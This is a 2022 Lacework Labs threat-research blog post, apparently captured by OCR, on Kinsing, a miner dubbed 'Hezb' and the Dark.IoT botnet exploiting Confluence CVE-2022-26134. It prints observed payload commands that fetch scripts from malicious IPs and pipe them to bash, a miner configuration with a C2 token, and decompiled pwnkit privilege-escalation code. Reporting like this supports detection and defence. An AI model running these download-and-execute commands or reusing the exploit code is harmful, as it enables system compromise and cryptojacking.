
Kinsing & Dark.IoT botnet among threats targeting CVE-2022-26134


lacework.com/blog/kinsing-dark-iot-botnet-among-threats-targeting-cve-2022-26134/

June 7, 2022



Chris Hall - Cloud Security Researcher - Lacework Labs

June 7, 2022



Details regarding the recent Confluence OGNL (CVE-2022-26134) exploit were released to the public on June 3rd 2022. Shortly following this, Lacework Labs began seeing multiple attacks in the wild from both uncategorized and named threats. While this was expected, there appears to be more widespread exploitation of CVE-2022-26134 compared to previous Confluence vulnerabilities.

As of this writing we have observed active exploitation by known Cloud threat malware families such as Kinsing, “Hezb”, and the Dark.IoT botnet. This blog provides a current inventory of top threats seen exploiting this latest Confluence vulnerability. Additional IOCs associated with this vulnerability are included in our Github repo.

Kinsing

Kinsing is often one of the first threats to add a new exploit to their toolbox, and CVE-2022-26134 was no different. One interesting development was the use of a new malware host – 195.2.79.26 for the Kinsing installer. This is noteworthy because Kinsing often leverages legacy infrastructure in their attacks. Observed payload commands for CVE-2022-26134:

```
/bin/sh -c wget -q -O - http://185.191.32.198/cf.sh | bash &amp;gt; /dev/null 2&amp;gt;&amp;amp;1
```

```
bash -c (curl -s 195.2.79.26/cf.sh||wget -q -O- 195.2.79.26/cf.sh)|bash
```

The initial payload cf.sh is currently not available on VirusTotal. However, it’s a typical installer which downloads and runs the Kinsing H2miner malware as well as a userland level rootkit via libsystem.so. This shared object in turn would be leveraged in LD_PRELOAD attacks (T1574.006).

Hezb

Another threat, dubbed “Hezb” based on command line artifact data, was observed around Kinsing. This malware is relatively new and was recently reported in late May exploiting WSO2 RCE (CVE-2022-29464) in the wild. Several malware components were observed, the first of which was an XMRig miner installed as “Hezb”. Additional modules included a polkit exploit for privilege escalation as well as a zero-detection ELF payload named “kik”. The following table lists observed artifacts and descriptions.

CMDLINE artifacts	Description
`curl -o hezb http://202.28.229.174/sys.x86_64`	Initial payload command – XMRig
`hezb -o 199.247.0.216:80 -u 46HmQz11t8uN84P8xgThrQXSYm434VC7hhNR8be4QrGtM1Wa4cDH2GkJ2NNXZ6Dr4bYg6phNjHKYJ1QfpZRBFYW5V6qnRJN -p ap8 -k -B`	XMRig configuration command. XMRig username. Username first seen in early May with various malware
`bash -c curl 202.28.229.174/root.sh|bash`	Second stage installer Attempts to run ap.sh via polkit privilege escalation `./ko -o dom http://202.28.229.174/ko`
`curl -o kik http://202.28.229.174/kik`	Zero detection ELF binary

Prior to the Hezb miner, another XMRig variant was observed and is believed to belong to the same group via shared infrastructure. This miner is a variant of xmrigCC which is a modified version of XMRig with C2 capabilities. Payload command:

```
curl http://134.213.29.14:32953/2/c2/java.tar.gz --output /var/tmp/java.tar.gz
```

Static configurations:

```
"pools": [
  {
    "algo": null,
    "coin": null,
    "url": "91[.]217[.]81[.]162:443",

    "pass": "x",
    "rig-id": "con2022",
    "nicehash": false,
    "keepalive": false,
    "enabled": true,
    "tls": true,
    "tls-fingerprint": null,
    "daemon": false,
    "socks5": null,
    "self-select": null,
    "submit-to-origin": false
  }
],
"cc-client": {
  "enabled": true,
  "url": "91.217.81.162:80",
  "access-token": "sd893Lkhsdg81LKjgpqffss4KLjjsl",
  "use-tls": false,
  "use-remote-logging": true,
  "upload-config-on-start": true,
  "worker-id": null,
  "reboot-cmd": null,
  "update-interval-s": 60
},
```

Privilege Escalation via pwnkit (binary name: ko)

CVE-2021-4034 released earlier this year resulted in privilege escalation via a bug in the SETUID application “polkit”. The aptly named “pwnkit” exploit was observed being spread within droppers taking advantage of the most recent confluence vulnerability.The image below shows the Ghidra decompilation for this utility, aligning to many of the public proof-of-concept exploits that exist on Github for this vulnerability.

```
creat("GCONV_PATH=./.pkexec",0x1ff);
mkdir(".pkexec",0x1ff);
__stream = fopen(".pkexec/gconv-modules","w+");
if (__stream == (FILE *)0x0) {
  perror("Failed to open output file");
                    /* WARNING: Subroutine does not return */
  _exit(1);
}
iVar1 = fputs("module UTF-8// PKEXEC// pkexec 2",__stream);
if (iVar1 < 0) {
  perror("Failed to write config");
                    /* WARNING: Subroutine does not return */
  _exit(1);
}
fclose(__stream);
sVar4 = readlink("/proc/self/exe",local_1018,0x1000);
local_1018[sVar4] = '\0';
iVar1 = symlink(local_1018,".pkexec/pkexec.so");
if (iVar1 == -1) {
  perror("Failed to copy file");
                    /* WARNING: Subroutine does not return */
  _exit(1);
}
pipe(&local_1050);
_Var2 = fork();
if (_Var2 == 0) {
  close(local_104c);
  sVar4 = read(local_1050,local_1018,0xfff);
  local_1018[sVar4] = '\0';
  pcVar5 = strstr(local_1018,"pkexec --version");
  if (pcVar5 == local_1018) {
    puts("Exploit failed. Target is most likely patched.");
    rmrf("GCONV_PATH=.");
    rmrf(".pkexec");
  }
```

Figure 1. Hezb component Ko

Post Execution Payload – Kik

Kik is a statically linked, non-stripped 64-bit Golang ELF binary. This binary attempts to match for specific values while excluding others and pipes the resulting values to “kill -9”.This is executed in a while true loop printing out “command executed successfully” to stdout.

```
Decompile: main.main - (kik)
49        }
50        if (local_a0 == (long **)0x0) {
51          _DAT_00000000 = 2;
52        }
53        procs_to_kill =
54             "ps aux | grep -v grep | grep -v \'202.28.229.174\' | grep -v \'192.157.86\' | grep -v \'
               192.227.90\' | grep -v iosk | grep -v g4mm4 | grep \'curl\' | awk \'{print $2}\' | xargs
               -i kill -9 {}; ps aux | grep -v grep | grep -v \'202.28.229.174\' | grep -v \'192.157.86\
               ' | grep -v iosk | grep -v g4mm4 | grep \'wget\' | awk \'{print $2}\' | xargs -i kill -9
               {}; ps aux | grep -v \'202.28.229.174\' | grep -v grep | grep -v \'192.157.86\' | grep -v
                iosk | grep -v g4mm4 | grep \'urlopen\' | awk \'{print $2}\' | xargs -i kill -9 {}"
55        ;
56        local_38 = local_a0;
57        local_e0[(ulong)bVar5 * -2] = (long **)(&DAT_004cc578)[(ulong)bVar5 * -2];
58        local_e0[1] = local_38;
59        local_e0[2] = (long **)0x2;
60        local_c8 = 2;
61        os/exec.Command(local_e0 + (ulong)bVar5 * -2 + (ulong)bVar5 * -2 + 1,
62                        "bash" + (ulong)bVar5 * -0x10 + (ulong)bVar5 * -0x10);
63        os/exec.(*Cmd).Output();
```

Figure 2. Hezb component Kik

Dark.IoT

A unique Mirai variant was also installed as “x” and was downloaded from host 136.144.41.171. Observed commands:

```
/bin/sh -c wget -q -O - 136.144.41.171/atl | sh &amp;gt; /dev/null 2&amp;gt;&amp;amp;1

wget 136.144.41.171/x
```

This malware is characterized by alternative DNS connections and connects to several *.lib domains using custom DNS servers. The following observed DNS servers, hostnames and resolutions were observed:

C2 host	DNS Servers	Resolved IPs
tempest.lib	94.247.43.254 95.217.229.211 162.243.19.47 94.16.114.254 194.36.144.87	62.4.23.97
dragon.lib	95.217.229.211 162.243.19.47 94.16.114.254	193.70.30.98
blacknurse.lib	144.76.157.242 94.247.43.254 194.36.144.87 95.217.229.211	5.206.227.244
babaroga.lib	144.76.157.242 94.16.114.254 95.217.229.211 162.243.19.47 94.247.43.254	203.0.113.0

This set of Mirai activity was reported in September 2021 targeting Realtek devices as part of the Dark.IoT botnet. Dark.IoT is a prolific botnet that has expanded its activity beyond targeting of IoT devices, for example with an Oracle weblogic exploit and targeting of Azure Open Management infrastructure.

Exploits involving Confluence are always popular among various threats including those targeting cloud. While Lacework Labs observed a lot of activity relative to other exploits, there is still low exposure compared to the more impactful “coffee break” vulnerabilities such as those involving log4j or apache. For a complete list of IoCs observed in CVE-2022-26134 exploitation, refer to our Github. For more content like this, check us out on Twitter and LinkedIn!